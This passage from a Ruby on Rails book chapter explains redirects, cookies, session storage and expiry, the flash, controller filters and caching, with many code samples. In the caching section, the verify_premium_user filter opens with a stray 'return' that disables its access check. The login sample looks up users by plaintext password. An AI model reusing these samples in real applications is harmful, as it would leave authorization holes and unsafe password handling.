The intent here was clearly to display the article after a comment has been posted. To do this, the developer ended the `add_comment()` method with a call to `render(:action=>'display')`. This renders the display view, showing the updated article to the end user. But think of this from the browser's point of view. It sends a URL ending in `blog/add_comment` and gets back an index listing. As far as the browser is concerned, the current URL is still the one that ends `blog/add_comment`. This means that if the user hits Refresh (perhaps to see if anyone else has posted a comment), the `add_comment` URL will be resent to the application. The user intended to refresh the display, but the application sees a request to add another comment. In a blog application this kind of unintentional double entry is inconvenient. In an online store it can get expensive.

In these circumstances, the correct way to show the added comment in the index listing is to redirect the browser to the display action. We do this using the Rails `redirect_to()` method. If the user subsequently hits Refresh, it will simply reinvoke the display action and not add another comment.

```

def add_comment
  @article = Article.find(params[:id])
  comment = Comment.new(params[:comment])
  @article.comments << comment
  if @article.save
    flash[:note] = "Thank you for your valuable comment"
  else
    flash[:note] = "We threw your worthless comment away"
  end
  redirect_to(:action => 'display')
end

```

Rails has a simple yet powerful redirection mechanism. It can redirect to an action in a given controller (passing parameters), to a URL on the current server, or to an arbitrary URL. Let's look at these three forms in turn.

redirect_to

Redirecting to an action

```
redirect_to(options...)
```

Sends a temporary redirection to the browser based on the values in the *options* hash. The target URL is generated using `url_for()`, so this form of `redirect_to()` has all the smarts of Rails routing code behind it. See Section 18.3, *Routing Requests*, on page 348 for a description.

redirect_to

Redirect to a fixed path in the application.

```
redirect_to(path)
```

Redirects to the given path. The path, which should start with a leading `/`, is relative to the protocol, host, and port of the current request. This method does not perform any rewriting on the URL, so it should not be used to create paths that are intended to link to actions in the application.

```
def save
  order = Order.new(params[:order])
  if order.save
    redirect_to :action => "display"
  else
    session[:error_count] ||= 0
    session[:error_count] += 1
    if session[:error_count] < 4
      flash[:notice] = "Please try again"
    else
      # Give up -- user is clearly struggling
      redirect_to("/help/order_entry.html")
    end
  end
end
```

redirect_to

Redirect to an absolute URL.

```
redirect_to(url)
```

Redirects to the given full URL, which must start with a protocol name (such as `http://`).

```
def portal_link
  link = Links.find(params[:id])
  redirect_to(link.url)
end
```

By default all redirections are flagged as temporary (they will affect only the current request). When redirecting to a URL, it's possible you might want to make the redirection permanent. In that case, set the status in the response header accordingly.

```
headers["Status"] = "301 Moved Permanently"
redirect_to("http://my.new.home")
```

Because redirect methods send responses to the browser, the same rules apply as for the rendering methods—you can issue only one per request.

18.5 Cookies and Sessions

Cookies allow web applications to get hash-like functionality from browser sessions: you can store named strings on the client browser and retrieve the values by name on subsequent requests.

This is significant because HTTP, the protocol used between browsers and web servers, is stateless. Cookies provide a means for overcoming this limitation, allowing web applications to maintain data between requests.

Rails abstracts cookies behind a convenient and simple interface. The controller attribute `cookies` is a hash-like object that wraps the cookie protocol. When a request is received, the `cookies` object will be initialized to the cookie names and values sent from the browser to the application. At any time the application can add new key/value pairs to the `cookies` object. These will be sent to the browser when the request finishes processing. These new values will be available to the application on subsequent requests (subject to various limitations, described below).

Here's a simple Rails controller that stores a cookie in the user's browser and redirects to another action. Remember that the redirect involves a round-trip to the browser and that the subsequent call into the application will create a new controller object. The new action recovers the value of the cookie sent up from the browser and displays it.

[Download](#) `e1/cookies/cookie1/app/controllers/cookies_controller.rb`

```
class CookiesController < ApplicationController

  def action_one
    cookies[:the_time] = Time.now.to_s
    redirect_to :action => "action_two"
  end

  def action_two
    cookie_value = cookies[:the_time]
```

```

    render(:text => "The cookie says it is #{cookie_value}")
  end
end

```

You must pass a string as the cookie value—no implicit conversion is performed. You'll probably get an obscure error containing *private method 'gsub' called...* if you pass something else.

Browsers store a small set of options with each cookie: the expiry date and time, the paths that are relevant to the cookie, and the domain to which the cookie will be sent. If you create a cookie by assigning a value to `cookies[name]`, you get a default set of these options: the cookie will apply to the whole site, it will never expire, and it will apply to the domain of the host doing the setting. However, these options can be overridden by passing in a hash of values, rather than a single string. (In this example, we use the groovy `#days.from_now` extension to `Fixnum`. This is described in Chapter 15, *Active Support*, on page 241.)

```

cookies[:marsupial] = { :value    => "wombat",
                       :expires => 30.days.from_now,
                       :path    => "/store" }

```

The valid options are `:domain`, `:expires`, `:path`, `:secure`, and `:value`. The `:domain` and `:path` options determine the relevance of a cookie—a browser will send a cookie back to the server if the cookie path matches the leading part of the request path and if the cookie's domain matches the tail of the request's domain. The `:expires` option sets a time limit for the life of the cookie. It can be an absolute time, in which case the browser will store the cookie on disk and delete it when that time passes,⁴ or an empty string, in which case the browser will store it in memory and delete it at the end of the browsing session. If no expiry time is given, the cookie is permanent. Finally, the `:secure` option tells the browser to send back the cookie only if the request uses `https://`.

The problem with using cookies is that some users don't like them, and disable cookie support in their browser. You'll need to design your application to be robust in the face of missing cookies. (It needn't be fully functional; it just needs to be able to cope with missing data.)

⁴This time is absolute and is set when the cookie is created. If your application needs to set a cookie that expires so many minutes after the user last sent a request, you either need to reset the cookie on each request or (better yet) keep the session expiry time in session data in the server and update it there.

Cookies are fine for storing small strings on a user's browser but don't work so well for larger amounts of more structured data. For that, you need sessions.

Rails Sessions

A Rails session is a hash-like structure that persists across requests. Unlike raw cookies, sessions can hold any objects (as long as those objects can be marshaled), which makes them ideal for holding state information in web applications. For example, in our store application, we used a session to hold the shopping cart object between requests. The Cart object could be used in our application just like any other object. But Rails arranged things such that the cart was saved at the end of handling each request and, more important, that the correct cart for an incoming request was restored when Rails started to handle that request. Using sessions, we can pretend that our application stays around between requests.

marshal
↪ page 540

There are two parts to this. First, Rails has to keep track of sessions. It does this by creating (by default) a 32 hex character key (which means there are 16^{32} possible combinations). This key is called the *session id*, and it's effectively random. Rails arranges to store this session id as a cookie (with the key `_session_id`) on the user's browser. As subsequent requests come into the application from this browser, Rails can recover the session id.

session id

Rails keeps a persistent store of session data on the server, indexed by the session id. This is part two of the session magic. When a request comes in, Rails looks up the data store using the session id. The data that it finds there is a serialized Ruby object. It deserializes this and stores the result in the controller's session attribute, where the data is available to our application code. The application can add to and modify this data to its heart's content. When it finishes processing each request, Rails writes the session data back into the data store. There it sits until the next request from this browser comes along.

What should you store in a session? Anything you want, subject to a few restrictions and caveats.

- There are some restrictions on what kinds of object you can store in a session. The details depend on the storage mechanism you choose (which we'll look at shortly). In the general case, objects in a session must be serializable (using Ruby's Marshal functions). This means, for example, that you cannot store an I/O object in a session.

serialize
↪ page 540

- If you store any Rails model objects in a session, you'll have to add model declarations for them. This causes Rails to preload the model class so that its definition is available when Ruby comes to deserialize it from the session store. If the use of the session is restricted to just one controller, this declaration can go at the top of that controller.

```
class BlogController < ApplicationController

  model :user_preferences

  # . . .
```

However, if the session might get read by another controller (which is likely in any application with multiple controllers), you'll probably want to add the declaration to the global `application_controller.rb` file in `app/controllers`.

- You probably don't want to store massive objects in session data—put them in the database and reference them from the session.
- You probably don't want to store volatile objects in session data. For example, you might want to keep a tally of the number of articles in a blog and store that in the session for performance reasons. But, if you do that, the count won't get updated if some other user adds an article.

It is tempting to store objects representing the current logged-in user in session data. This might not be wise if your application needs to be able to invalidate users. Even if a user is disabled in the database, their session data will still reflect a valid status.

Store volatile data in the database and reference it from the session instead.

- You probably don't want to store critical information solely in session data. For example, if your application generates an order confirmation number in one request and stores it in session data so that it can be saved to the database when the next request is handled, you risk losing that number if the user deletes the cookie from their browser. Critical information needs to be in the database.

There's one more caveat, and it's a big one. If you store an object in session data, then the next time you come back to that browser your application will end up retrieving that object. However, if in the meantime you've updated your application, the object in session data may not agree with the definition of that object's class in your application, and the application

will fail while processing the request. There are three options here. One is to store the object in the database using conventional models and keep just the id of the row in the session. Model objects are far more forgiving of schema changes than the Ruby marshaling library. The second option is to manually delete all the session data stored on your server whenever you change the definition of a class stored in that data.

The third option is slightly more complex. If you add a version number to your session keys, and change that number whenever you update the stored data, you'll only ever load data that corresponds with the current version of the application. You can potentially version the classes whose objects are stored in the session and use the appropriate classes depending on the session keys associated with each request. This last idea can be a lot of work, so you'll need to decide whether it's worth the effort.

Because the session store is hash-like, you can save multiple objects in it, each with its own key. In the following code, we store the id of the logged-in user in the session. We use this later in the index action to create a customized menu for that user. We also record the id of the last menu item selected and use that id to highlight the selection on the index page. When the user logs off, we reset all session data.

Download `e1/cookies/cookie1/app/controllers/session_controller.rb`

```
class SessionController < ApplicationController

  def login
    user = User.find_by_name_and_password(params[:user], params[:password])

    if user
      session[:user_id] = user.id
      redirect_to :action => "index"
    else
      reset_session
      flash[:note] = "Invalid user name/password"
    end
  end

  def index
    @menu = create_menu_for(session[:user_id])
    @menu.highlight(session[:last_selection])
  end

  def select_item
    @item = Item.find(params[:id])
    session[:last_selection] = params[:id]
  end
```

```
def logout
  reset_session
end
end
```

As is usual with Rails, session defaults are convenient, but we can override them if necessary. In the case of sessions, the options are global, so you'll typically set them in your environment files (`config/environment.rb` or one of the files in `config/environments`).⁵ Unusually for Rails, there's no pretty API to set options: you simply set values into the `DEFAULT_SESSION_OPTIONS` hash directly. For example, if you want to change the cookie name used by your application (which is pretty much mandatory if you plan on running more than one Rails application from the same host), you could add the following to the environment file.

```
ActionController::CgiRequest::DEFAULT_SESSION_OPTIONS[:session_key] = 'my_app'
```

The available session options are

`:database_manager`

Controls how the session data is stored on the server. We'll have more to say about this shortly.

`:session_domain`

The domain of the cookie used to store the session id on the browser. Defaults to the application's host name.

`:session_id`

Overrides the default session id. If not set, new sessions automatically have a 32-character id created for them. This id is then used in subsequent requests.

`:session_key`

The name of the cookie used to store the session id. You'll want to override this in your application, as shown previously.

`:session_path`

The request path to which this session applies (it's actually the path of the cookie). The default is `/`, so it applies to all applications in this domain.

`:session_secure`

If true, sessions will be enabled only over `https://`. The default is false.

⁵There's one exception to this—you can't set the session expiry time this way.

`:new_session`

Directly maps to the underlying cookie's `new_session` option. However, this option is unlikely to work the way you need it to under Rails, and we'll discuss an alternative in Section 18.8, *Time-Based Expiry of Cached Pages*, on page 396.

`:session_expires`

The absolute time of the expiry of this session. Like `:new_session`, this option should probably not be used under Rails.

In addition, you can specify options that depend on the storage type. For example, if you choose to use the PStore database manager for session data, you can control where Rails store the files and the prefix it gives to the individual filenames.

```
class DaveController < ApplicationController
```

```
  session_options = ActionController::CgiRequest::DEFAULT_SESSION_OPTIONS
  session_options[:tmpdir] = "/Users/dave/tmp"
  session_options[:prefix] = "myapp_session_"

  # ...
```

See the documentation for `CGI::Session` in the standard Ruby distribution for details of these options.

Session Storage

Rails has a number of options when it comes to storing your session data. Each has good and bad points. We'll start by listing the options and then compare them at the end.

The session storage mechanism is set using the `:database_manager` parameter in the `DEFAULT_SESSION_OPTIONS` hash. The alternatives are

`:database_manager => CGI::Session::PStore`

This is the default session storage mechanism used by Rails. Data for each session is stored in a flat file in PStore format. This format keeps objects in their marshaled form, which allows any serializable data to be stored in sessions. This mechanism supports the additional configuration options `:prefix` and `:tmpdir`.

`:database_manager => CGI::Session::ActiveRecordStore`

You can store your session data in your application's database using `ActiveRecordStore`. Create a table called `sessions` with the following DDL

(this is the MySQL version—you may have to adjust slightly for your database engine). This store uses YAML to serialize its objects.

[Download](#) `e1/cookies/cookie1/db/create.sql`

```
create table sessions (
  id          int(11)      not null auto_increment,
  sessid      varchar(255),
  data        text,
  updated_at  datetime default NULL,
  primary key(id),
  index      session_index (sessid)
);
```

The `sessid` column holds the session ids—the DDL above makes it long enough to hold the default 32 characters. It’s a good idea to index this column, as it is used to look up session data.

If you add columns named `created_at` or `updated_at`, Active Record will automatically timestamp the rows in the session table—we’ll see later why this is a good idea.

```
:database_manager => CGI::Session::DRbStore
```

DRb is a protocol that allows Ruby processes to share objects over a network connection. Using the `DRbStore` database manager, Rails stores session data on a DRb server (which you manage outside the web application). Multiple instances of your application, potentially running on distributed servers, can access the same DRb store. A simple DRb server that works with Rails is included in the Rails source.⁶ DRb uses `Marshal` to serialize objects.

```
:database_manager => CGI::Session::MemCacheStore
```

`memcached` is a freely available, distributed object caching system from Danga Interactive.⁷ The Rails `MemCacheStore` uses Michael Granger’s Ruby interface⁸ to `memcached` to store sessions. `memcached` is more complex to use than the other alternatives and is probably interesting only if you are already using it for other reasons at your site.

```
:database_manager => CGI::Session::MemoryStore
```

This option stores the session data locally in the application’s memory. As no serialization is involved, any object can be stored in an

⁶If you install from Gems, you’ll find it in `{RUBYBASE}/lib/ruby/gems/1.8/gems/actionpack-x.y/lib/action_controller/session/drb_server.rb`.

⁷<http://www.danga.com/memcached>

⁸Available from <http://www.deveiate.org/code/e1/Ruby-MemCache.html>.

in-memory session. As we'll see in a minute, this generally is not a good idea for Rails applications.

```
:database_manager => CGI::Session::FileStore
```

Session data is stored in flat files. It's pretty much useless for Rails applications, as the contents must be strings. This mechanism supports the additional configuration options `:prefix`, `:suffix`, and `:tmpdir`.

If your application has no need for sessions (and doesn't use the flash, which is stored in session data), you can disable Rails session processing by setting

```
::ActionController::CgiRequest::DEFAULT_SESSION_OPTIONS = false
```

Comparing Session Storage Options

With all these session options to choose from, which should you use in your application? As always, the answer is “It depends.”

If we rule out memory store as being too simplistic, file store as too restrictive, and memcached as overkill, the choice boils down to PStore, Active Record store, and DRb-based storage. We can compare performance and functionality across these options.

Scott Barron has performed a fascinating analysis of the performance of these storage options.⁹ His findings are somewhat surprising. For low numbers of sessions, PStore and DRb are roughly equal. As the number of sessions rises, PStore performance starts to drop. This is probably because the host operating system struggles to maintain a directory that contains tens of thousands of session data files. DRb performance stays relatively flat. Performance using Active Record as the backing storage is lower but stays flat as the number of sessions rises.

What does this mean for you? Reviewer Bill Katz summed it up in the following paragraph.

If you expect to be a large web site, the big issue is scalability, and you can address it either by “scaling up” (enhancing your existing servers with additional CPUs, memory, etc.) or “scaling out” (adding new servers). The current philosophy, popularized by companies such as Google, is scaling out by adding cheap, commodity servers. Ideally, each of these servers should be able to handle any incoming request. Because the requests

⁹Mirrored at <http://media.pragprog.com/ror/sessions>.

in a single session might be handled on multiple servers, we need our session storage to be accessible across the whole server farm. The session storage option you choose should reflect your plans for optimizing the whole system of servers. Given the wealth of possibilities in hardware and software, you could optimize along any number of axes that impacts your session storage choice. For example, you could use the new MySQL cluster database with extremely fast in-memory transactions; this would work quite nicely with an Active Record approach. You could also have a high-performance storage area network that might work well with PStore. memcached approaches are used behind high-traffic web sites such as LiveJournal, Slashdot, and Wikipedia. Optimization works best when you analyze the specific application you're trying to scale and run benchmarks to tune your approach. In short, "It depends."

There are few absolutes when it comes to performance, and everyone's context is different. Your hardware, network latencies, database choices, and possibly even the weather will impact how all the components of session storage interact. Our best advice is to start with the simplest workable solution and then monitor it. If it starts to slow you down, find out why before jumping out of the frying pan.

If your application runs on a single server, your simplest choice for session storage is PStore. It has good performance for reasonable numbers of active sessions and requires little configuration.

If your application has more than 10,000 concurrent sessions, or if it runs on multiple servers, we recommend you start with an Active Record solution. If, as your application grows, you find this becoming a bottleneck, you can migrate to a DRb-based solution.

Session Expiry and Cleanup

One problem with all the solutions is that session data is stored on the server. Each new session adds something to the session store. You'll eventually need to do some housekeeping, or you'll run out of server resources.

There's another reason to tidy up sessions. Many applications don't want a session to last forever. Once a user has logged in from a particular browser, the application might want to enforce a rule that the user stays logged in only as long as they are active; when they log out, or some fixed time after they last use the application, their session should be terminated.

You can sometimes achieve this effect by expiring the cookie holding the session id. However, this is open to end-user abuse. Worse, it is hard to synchronize the expiry of a cookie on the browser with the tidying up of the session data on the server.

We therefore suggest that you expire sessions by simply removing their server-side session data. Should a browser request subsequently arrive containing a session id for data that has been deleted, the application will receive no session data; the session will effectively not be there.

Implementing this expiration depends on the storage mechanism being used.

For PStore-based sessions, the easiest approach is periodically to run a sweeper task (for example using `cron(1)` under Unix-like systems). This task should inspect the last modification times of the files in the session data directory, deleting those older than a given time.

For Active Record-based session storage, we suggest defining `created_at` and/or `updated_at` columns in the sessions table. You can delete all sessions that have not been modified in the last hour (ignoring daylight savings time changes) by having your sweeper task issue SQL such as

```
delete from sessions
where now() - updated_at > 3600;
```

For DRb-based solutions, expiry takes place within the DRb server process. You'll probably want to record timestamps alongside the entries in the session data hash. You can run a separate thread (or even a separate process) that periodically deletes the entries in this hash.

In all cases, your application can help this process by calling `reset_session()` to delete sessions when they are no longer needed (for example, when a user logs out).

18.6 Flash—Communicating between Actions

When we use `redirect_to()` to transfer control to another action, the browser generates a separate request to invoke that action. That request will be handled by our application in a fresh instance of a controller object—instance variables that were set in the original action are not available to the code handling the redirected action. But sometimes we need to communicate between these two instances. We can do this using a facility called the *flash*.

The flash is a temporary scratchpad for values. It is organized like a hash and stored in the session data, so you can store values associated with keys and later retrieve them. It has one special property. By default, values stored into the flash during the processing of a request will be available during the processing of the immediately following request. Once that second request has been processed, those values are removed from the flash.¹⁰

Probably the most common use of the flash is to pass error and informational strings from one action to the next. The intent here is that the first action notices some condition, creates a message describing that condition, and redirects to a separate action. By storing the message in the flash, the second action is able to access the message text and use it in a view.

```
class BlogController
  def display
    @article = Article.find(params[:id])
  end

  def add_comment
    @article = Article.find(params[:id])
    comment = Comment.new(params[:comment])
    @article.comments << comment
    if @article.save
      flash[:note] = "Thank you for your valuable comment"
    else
      flash[:note] = "We threw your worthless comment away"
    end
    redirect_to :action => 'display'
  end
end
```

¹⁰If you read the RDoc for the flash functionality, you'll see that it talks about values being made available just to the next action. This isn't strictly accurate: the flash is cleared out at the end of handling the next request, not on an action-by-action basis.

In this example, the `add_comment()` method stores one of two different messages in the flash using the key `:note`. It redirects to the `display()` action.

The `display()` action doesn't seem to make use of this information. To see what's going on, we'll have to dig deeper and look at the view code in `display.rhtml` in the directory `app/views/blog`.

```
<html>
  <head>
    <title>My Blog</title>
    <%= stylesheet_link_tag("blog") %>
  </head>
  <body>
    <div id="main">
      <% if @flash[:note] -%>
        <div id="notice"><%= @flash[:note] %></div>
      <% end -%>
      :   :   :
      :   :   :
    </div>
  </body>
</html>
```

The flash is accessible in the layout code as well as the controller. In this example, our layout generated the appropriate `<div>` if the flash contained a `:note` key.

It is sometimes convenient to use the flash as a way of passing messages into a template in the current action. For example, our `display()` method might want to output a cheery banner if there isn't another, more pressing note. It doesn't need that message to be passed to the next action—it's for use in the current request only. To do this, it could use `flash.now`, which updates the flash but does not add to the session data.

```
class BlogController
  def display
    unless flash[:note]
      flash.now[:note] = "Welcome to my blog"
    end
    @article = Article.find(params[:id])
  end
end
```

While `flash.now` creates a transient flash entry, `flash.keep` does the opposite, making entries that are currently in the flash stick around for another request cycle.

```
class SillyController
  def one
```

```

    flash[:note] = "Hello"
    flash[:error] = "Boom!"
    redirect_to :action => "two"
  end

  def two
    flash.keep(:note)
    flash[:warning] = "Mew!"
    redirect_to :action => "three"
  end

  def three
    # At this point,
    # flash[:note]    => "Hello"
    # flash[:warning] => "Mew!"
    # and flash[:error] is unset
    render
  end
end
end

```

If you pass no parameters to `flash.keep`, all the flash contents are preserved.

Flashes can store more than just text messages—you can use them to pass all kinds of information between actions. Obviously for longer-term information you'd want to use the session (probably in conjunction with your database) to store the data, but the flash is great if you want to pass parameters from one request to the next.

Because the flash data is stored in the session, all the usual rules apply. In particular, every object must be serializable, and if you store models, you need a model declaration in your controller.

18.7 Filters and Verification

Filters enable you to write code in your controllers that wrap the processing performed by actions—you can write a chunk of code once and have it be called before or after any number of actions in your controller (or your controller's subclasses). This turns out to be a powerful facility. Using filters, we can implement authentication schemes, logging, response compression, and even response customization.

Rails supports three types of filter: before, after, and around. Filters are called just prior to and/or just after the execution of actions. Depending on how you define them, they either run as methods inside the controller or are passed the controller object when they are run. Either way, they get

access to details of the request and response objects, along with the other controller attributes.

Before and After Filters

As their names suggest, before and after filters are invoked before or after an action. Rails maintains two chains of filters for each controller. When a controller is about to run an action, it executes all the filters on the before chain. It executes the action before running the filters on the after chain.

Filters can be passive, monitoring activity performed by a controller. They can also take a more active part in request handling. If a before filter returns `false`, processing of the filter chain terminates and the action is not run. A filter may also render output or redirect requests, in which case the original action never gets invoked.

We saw an example of using filters for authorization in the administration function of our store example on page 163. We defined an authorization method that redirected to a login screen if the current session didn't have a logged-in user.

[Download](#) depot_r/app/controllers/application.rb

```
class ApplicationController < ActionController::Base

  private

  def authorize
    unless User.find_by_id(session[:user_id])
      flash[:notice] = "Please log in"
      redirect_to(:controller => "login", :action => "login")
    end
  end
end
```

We then made this method a before filter for all the actions in the administration controller.

[Download](#) depot_r/app/controllers/admin_controller.rb

```
class AdminController < ApplicationController

  before_filter :authorize

  # ....
```

This is an example of having a method act as a filter; we passed the name of the method as a symbol to `before_filter`. The filter declarations also accept blocks and the names of classes. If a block is specified, it will be called

with the current controller as a parameter. If a class is given, its `filter()` class method will be called with the controller as a parameter.

```
class AuditFilter
  def self.filter(controller)
    AuditLog.create(:action => controller.action_name)
  end
end

# ...

class SomeController < ApplicationController

  before_filter do |controller|
    logger.info("Processing #{controller.action_name}")
  end

  after_filter AuditFilter

  # ...
end
```

By default, filters apply to all actions in a controller (and any subclasses of that controller). You can modify this with the `:only` option, which takes one or more actions to be filtered, and the `:except` option, which lists actions to be excluded from filtering.

```
class BlogController < ApplicationController

  before_filter :authorize, :only => [ :delete, :edit_comment ]

  after_filter :log_access, :except => :rss

  # ...
end
```

The `before_filter` and `after_filter` declarations append to the controller's filter chains. Use the variants `prepend_before_filter()` and `prepend_after_filter()` to put filters at the front of the chain.

After Filters and Response Munging

After filters can be used to modify the outbound response, changing the headers and content if required. Some applications use this technique to perform global replacements in the content generated by the controller's templates (for example, substituting a customer's name for the string `<customer/>` in the response body). Another use might be compressing the response if the user's browser supports it.

The code below is an example of how this might work.¹¹ The controller declares the `compress()` method as an after filter. The method looks at the request header to see if the browser accepts compressed responses. If so, it uses the Zlib library to compress the response body into a string.¹² If the result is shorter than the original body, it substitutes in the compressed version and updates the response's encoding type.

[Download](#) `e1/filter/app/controllers/compress_controller.rb`

```
require 'zlib'
require 'stringio'

class CompressController < ApplicationController

  after_filter :compress

  def index
    render(:text => "<pre>" + File.read("/etc/motd") + "</pre>")
  end

  protected

  def compress
    accepts = request.env['HTTP_ACCEPT_ENCODING']
    return unless accepts && accepts =~ /(x-gzip|gzip)/
    encoding = $1

    output = StringIO.new
    def output.close # Zlib does a close. Bad Zlib...
      rewind
    end

    gz = Zlib::GzipWriter.new(output)
    gz.write(response.body)
    gz.close

    if output.length < response.body.length
      response.body = output.string
      response.headers['Content-encoding'] = encoding
    end
  end
end
```

¹¹This code is not a complete implementation of compression. In particular, it won't compress streamed data downloaded to the client using `send_file()`.

¹²Note that the Zlib Ruby extension might not be available on your platform—it relies on the presence of the underlying `libzlib.a` library.

Around Filters

Around filters are objects that wrap the execution of actions. The objects must implement the methods `before()` and `after()`, which are called before and after the filtered action executes. Around filter objects maintain their state between the `before()` and `after()` calls. The following example illustrates this by timing actions in the blog controller.

```
class TimingFilter
  def before(controller)
    @started = Time.now
  end
  def after(controller)
    elapsed = Time.now - @started
    action = controller.action_name
    controller.logger.info("#{action} took #{elapsed} seconds")
  end
end

# ...

class BlogController < ApplicationController

  around_filter TimingFilter.new

  # ...
end
```

Unlike before and after filters, around filters do not take `:only` or `:except` parameters.

Around filters are added to the filter chain differently. The `before()` method of the around object is appended to the chain, while the `after()` method is prepended to the after chain. This means that around objects will correctly nest. If you write

```
around_filter A.new, B.new
```

the sequence of filter calls will be

```
A#before()
  B#before
    action...
  B#after
A#after
```

Filter inheritance

If you subclass a controller containing filters, the filters will be run on the child objects as well as in the parent. However, filters defined in the children will not run in the parent.

Verification

A common use of before filters is verifying that certain conditions are met before an action is attempted. The Rails *verify* mechanism is an abstraction that might help you express these preconditions more concisely than you could in explicit filter code.

For example, we might require that the session contains a valid user before our blog allows comments to be posted. We could express this using a verification such as

```
class BlogController < ApplicationController

  verify :only => :post_comment,
        :session => :user_id,
        :add_flash => { :note => "You must log in to comment"},
        :redirect_to => :index

  # ...
```

This declaration applies the verification to the `post_comment` action. If the session does not contain the key `:user_id`, a note is added to the flash and the request is redirected to the index action.

The parameters to verify can be split into three categories.

Applicability

These options select which actions have the verification applied.

`:only => :name or [ :name, ... ]`

Verify only the listed action or actions.

`:except => :name or [ :name, ... ]`

Verify all actions except those listed.

Tests

These options describe the tests to be performed on the request. If more than one of these is given, all must be true for the verification to succeed.

`:flash => :key or [ :key, ... ]`

The flash must include the given key or keys.

`:method => :symbol or [ :symbol, ... ]`

The request method (`:get`, `:post`, `:head`, or `:delete`) must match one of the given symbols.

`:params =>:key or [ :key, ... ]`

The request parameters must include the given key or keys.

`:session =>:key or [ :key, ... ]`

The session must include the given key or keys.

Actions

These options describe what should happen if a verification fails. If no actions are specified, the verification returns an empty response to the browser on failure.

`:add_flash =>hash`

Merges the given hash of key/value pairs into the flash. This can be used to generate error responses to users.

`:redirect_to =>params`

Redirect using the given parameter hash.

18.8 Caching, Part One

Many applications seem to spend a lot of their time doing the same thing over and over. A blog application renders the list of current articles for every visitor. A store application will display the same page of product information for everyone who requests it.

All this repetition costs us resources and time on the server. Rendering the blog page may require half a dozen database queries, and it may end up running through a number of Ruby methods and Rails templates. It isn't a big deal for an individual request, but multiply that by many a thousand hits an hour, and suddenly your server is starting to glow a dull red. Your users will see this as slower response times.

In situations such as these, we can use caching to greatly reduce the load on our servers and increase the responsiveness of our applications. Rather than generate the same old content from scratch, time after time, we create it once and remember the result. The next time a request arrives for that same page, we deliver it from the cache, rather than create it.

Rails offers three approaches to caching. In this chapter, we'll describe two of them, *page caching* and *action caching*. We'll look at the third, *fragment caching*, on page 442 in the *Action View* chapter.

Page caching is the simplest and most efficient form of Rails caching. The *Page caching*

first time a user requests a particular URL, our application gets invoked and generates a page of HTML. The contents of this page are stored in the cache. The next time a request containing that URL is received, the HTML of the page is delivered straight from the cache. Your application never sees the request. In fact Rails is not involved at all: the request is handled entirely within the web server, which makes page caching very, very efficient. Your application delivers these pages at the same speed that the server can deliver any other static content.

Sometimes, though, our application needs to be at least partially involved in handling these requests. For example, your store might display details of certain products only to a subset of users (perhaps premium customers get earlier access to new products). In this case, the page you display will have the same content, but you don't want to display it to just anyone—you need to filter access to the cached content. Rails provides *action caching* for this purpose. With action caching, your application controller is still invoked and its before filters are run. However, the action itself is not called if there's an existing cached page.

action caching

Let's look at this in the context of a site that has public content and premium, members-only, content. We have two controllers, a login controller that verifies that someone is a member and a content controller with actions to show both public and premium content. The public content consists of a single page with links to premium articles. If someone requests premium content and they're not a member, we redirect them to an action in the login controller that signs them up.

Ignoring caching for a minute, we can implement the content side of this application using a before filter to verify the user's status and a couple of action methods for the two kinds of content.

[Download](#) `e1/cookies/cookie1/app/controllers/content_controller.rb`

```
class ContentController < ApplicationController

  before_filter :verify_premium_user, :except => :public_content

  def public_content
    @articles = Article.list_public
  end

  def premium_content
    @articles = Article.list_premium
  end

  private
```

```

def verify_premium_user
  return
  user = session[:user_id]
  user = User.find(user) if user
  unless user && user.active?
    redirect_to :controller => "login", :action => "signup_new"
  end
end
end
end

```

As the content pages are fixed, they can be cached. We can cache the public content at the page level, but we have to restrict access to the cached premium content to members, so we need to use action-level caching for it. To enable caching, we simply add two declarations to our class.

[Download](#) `e1/cookies/cookie1/app/controllers/content_controller.rb`

```

class ContentController < ApplicationController

  before_filter :verify_premium_user, :except => :public_content

  caches_page    :public_content
  caches_action  :premium_content

```

The `caches_page` directive tells Rails to cache the output of `public_content()` the first time it is produced. Thereafter, this page will be delivered directly from the web server.

The second directive, `caches_action`, tells Rails to cache the results of executing `premium_content()` but still to execute the filters. This means that we'll still validate that the person requesting the page is allowed to do so, but we won't actually execute the action more than once.

Caching is, by default, enabled only in production environments. You can turn it on or off manually by setting

```
ActionController::Base.perform_caching = true | false
```

You should make this change in your application's environment files (in `config/environments`).

What to Cache

Rails action and page caching is strictly URL based. A page is cached according to the content of the URL that first generated it, and subsequent requests to that same URL will return the saved content.

This means that dynamic pages that depend on things not in the URL are poor candidates for caching. These include the following.

- Pages where the content is time based (although see Section 18.8, *Time-Based Expiry of Cached Pages*, on page 396).
- Pages whose content depends on session information. For example, if you customize pages for each of your users, you're unlikely to be able to cache them (although you might be able to take advantage of fragment caching, described starting on page 442).
- Pages generated from data that you don't control. For example, a page displaying information from our database might not be cachable if non-Rails applications can update that database too. Our cached page would become out-of-date without our application knowing.

However, caching *can* cope with pages generated from volatile content that's under your control. As we'll see in the next section, it's simply a question of removing the cached pages when they become outdated.

Expiring Pages

Creating cached pages is only one half of the equation. If the content initially used to create these pages changes, the cached versions will become out-of-date, and we'll need a way of expiring them.

The trick is to code the application to notice when the data used to create a dynamic page has changed and then to remove the cached version. The next time a request comes through for that URL, the cached page will be regenerated based on the new content.

Expiring Pages Explicitly

The low-level way to remove cached pages is with the `expire_page()` and `expire_action()` methods. These take the same parameters as `url_for()` and expire the cached page that matches the generated URL.

For example, our content controller might have an action that allows us to create an article and another action that updates an existing article. When we create an article, the list of articles on the public page will become obsolete, so we call `expire_page()`, passing in the action name that displays the public page. When we update an existing article, the public index page remains unchanged (at least, it does in our application), but any cached version of this particular article should be deleted. Because this cache was created using `caches_action`, we need to expire the page using `expire_action()`, passing in the action name and the article id.

```
Download e1/cookies/cookie1/app/controllers/content_controller.rb
```

```
def create_article
```

```

    article = Article.new(params[:article])
    if article.save
      expire_page :action => "public_content"
    else
      # ...
    end
  end

  def update_article
    article = Article.new(params[:article])
    if article.save
      expire_action :action => "premium_content", :id => article
    else
      # ...
    end
  end
end

```

The method that deletes an article does a bit more work—it has to both invalidate the public index page and remove the specific article page.

[Download](#) e1/cookies/cookie1/app/controllers/content_controller.rb

```

def delete_article
  Article.destroy(params[:id])
  expire_page :action => "public_content"
  expire_action :action => "premium_content", :id => params[:id]
end

```

Expiring Pages Implicitly

The `expire_xxx` methods work well, but they also couple the caching function to the code in your controllers. Every time you change something in the database, you also have to work out which cached pages this might affect. While this is easy for smaller applications, this gets more difficult as the application grows. A change made in one controller might affect pages cached in another. Business logic in helper methods, which really shouldn't have to know about HTML pages, now needs to worry about expiring cached pages.

